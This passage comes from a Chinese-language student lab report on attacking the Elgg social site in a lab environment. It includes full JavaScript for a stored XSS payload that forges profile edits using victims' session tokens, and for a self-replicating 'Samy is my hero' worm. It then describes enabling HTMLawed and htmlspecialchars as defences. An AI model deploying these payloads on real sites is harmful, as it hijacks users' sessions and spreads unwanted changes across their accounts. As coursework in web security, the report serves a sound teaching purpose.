


图3-7 XSS攻击cookie泄漏

## 使用Ajax脚本自动发起会话劫持

设计如下js代码写入到samy个人介绍的about me中，以Edit HTML写入：

1. <script type="text/javascript">
2. window.onload = **function**() {
3. **var** elgg\_ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;
4. **var** elgg\_token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;
5. **var** guid = "&guid=" + elgg.session.user.guid;
6. **var** name = "&name=" + elgg.session.user.name;
7. **var** desc = "&description=Samy is my hero." + "&accesslevel[description]=2";
8. **var** content = elgg\_token + elgg\_ts + name + desc + guid;
9. **var** sendurl = "http://www.xsslabelgg.com/action/profile/edit";
11. **if** (elgg.session.user.guid != 47) {
12. **var** Ajax = **null**;
13. Ajax = **new** XMLHttpRequest();
14. Ajax.open("POST",sendurl,**true**);
15. Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
16. Ajax.send(content);
17. }
18. }
19. </script>

登陆alice账户访问samy主页，发现alice主页简介被自动修改为Samy is my hero，分析HTTP请求发现有POST请求修改alice主页简介，如图3-8所示。





图3-8 XSS会话劫持

## 构造XSS蠕虫

与3.2.6相似，设计如下js代码写入到samy个人介绍的about me中，以Edit HTML写入，代码将自身修改为访问者的简介，实现蠕虫传播：

1. <script id="worm" type="text/javascript">
2. window.onload = **function**() {
3. **var** headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4. **var** jscodeTag = document.getElementById("worm").innerHTML;
5. **var** footerTag = "</"+"script>"
6. **var** wormcode = encodeURIComponent(headerTag+jscodeTag+footerTag);
7. **var** elgg\_ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;
8. **var** elgg\_token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;
9. **var** guid = "&guid=" + elgg.session.user.guid;
10. **var** name = "&name=" + elgg.session.user.name;
11. **var** desc = "&description=Samy is my hero." + wormcode + "&accesslevel[description]=2";
12. **var** content = elgg\_token + elgg\_ts + name + desc + guid;
13. **var** sendurl = "http://www.xsslabelgg.com/action/profile/edit";
14. **if** (elgg.session.user.guid != 47) {
15. **var** Ajax = **null**;
16. Ajax = **new** XMLHttpRequest();
17. Ajax.open("POST",sendurl,**true**);
18. Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
19. Ajax.send(content);
20. }
21. }
22. </script>

登陆alice账户访问samy主页，发现alice主页简介被自动修改为Samy is my hero，编辑查看alice的about me，发现内容被修改为蠕虫代码，如图3-9所示。




图3-9 XSS蠕虫传播

## XSS防御策略

管理员administration账号登录到应用程序，并转到Account→administration（顶部菜单）→plugins（在右侧面板上），然后在下拉菜单中选择security and spam点击filter。在下面找到HTMLawed 1.8插件。点击Activate来开启策略。

除了Elgg中的HTMLawed 1.8安全插件外，还有另一种PHP内置的方法htmlspecialchars()，用于对用户输入中的特殊字符进行编码，例如将“<”转换为&lt，“>”转换&gt等。

需要到/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/目录并找到调用htmlspecialchars()函数的文件:text.php、url.php、dropdown.php、email.php。在每个文件中取消注释相应的htmlspecialchars()函数调用。

完成上述修改后，继续进行3.2.7中的XSS蠕虫攻击，登陆alice访问samy主页，发现可以直接观看到samy的about me源码，而未遭到XSS蠕虫攻击，如图3-10所示。成功防御了XSS攻击。




图3-10 XSS攻击防御

## 实验中的问题、心得和建议

在本次实验中，学习了CSRF攻击和XSS攻击，并实现了漏洞利用，完成了CSRF攻击和XSS攻击，实现了修改用户数据、执行非预期操作、泄漏隐私信息、蠕虫传播等多种攻击目标。

除了攻击外，还了解了常用的防御手段，如Elgg与PHP自带的防御手段，开启防御手段避免了CSRF攻击与XSS攻击。

通过实验了解了网站开发可能存在的漏洞以及对应的风险，学习到在实际的网站应用开发中，应尽可能多的开启安全防御机制，避免攻击造成用户数据泄漏和篡改。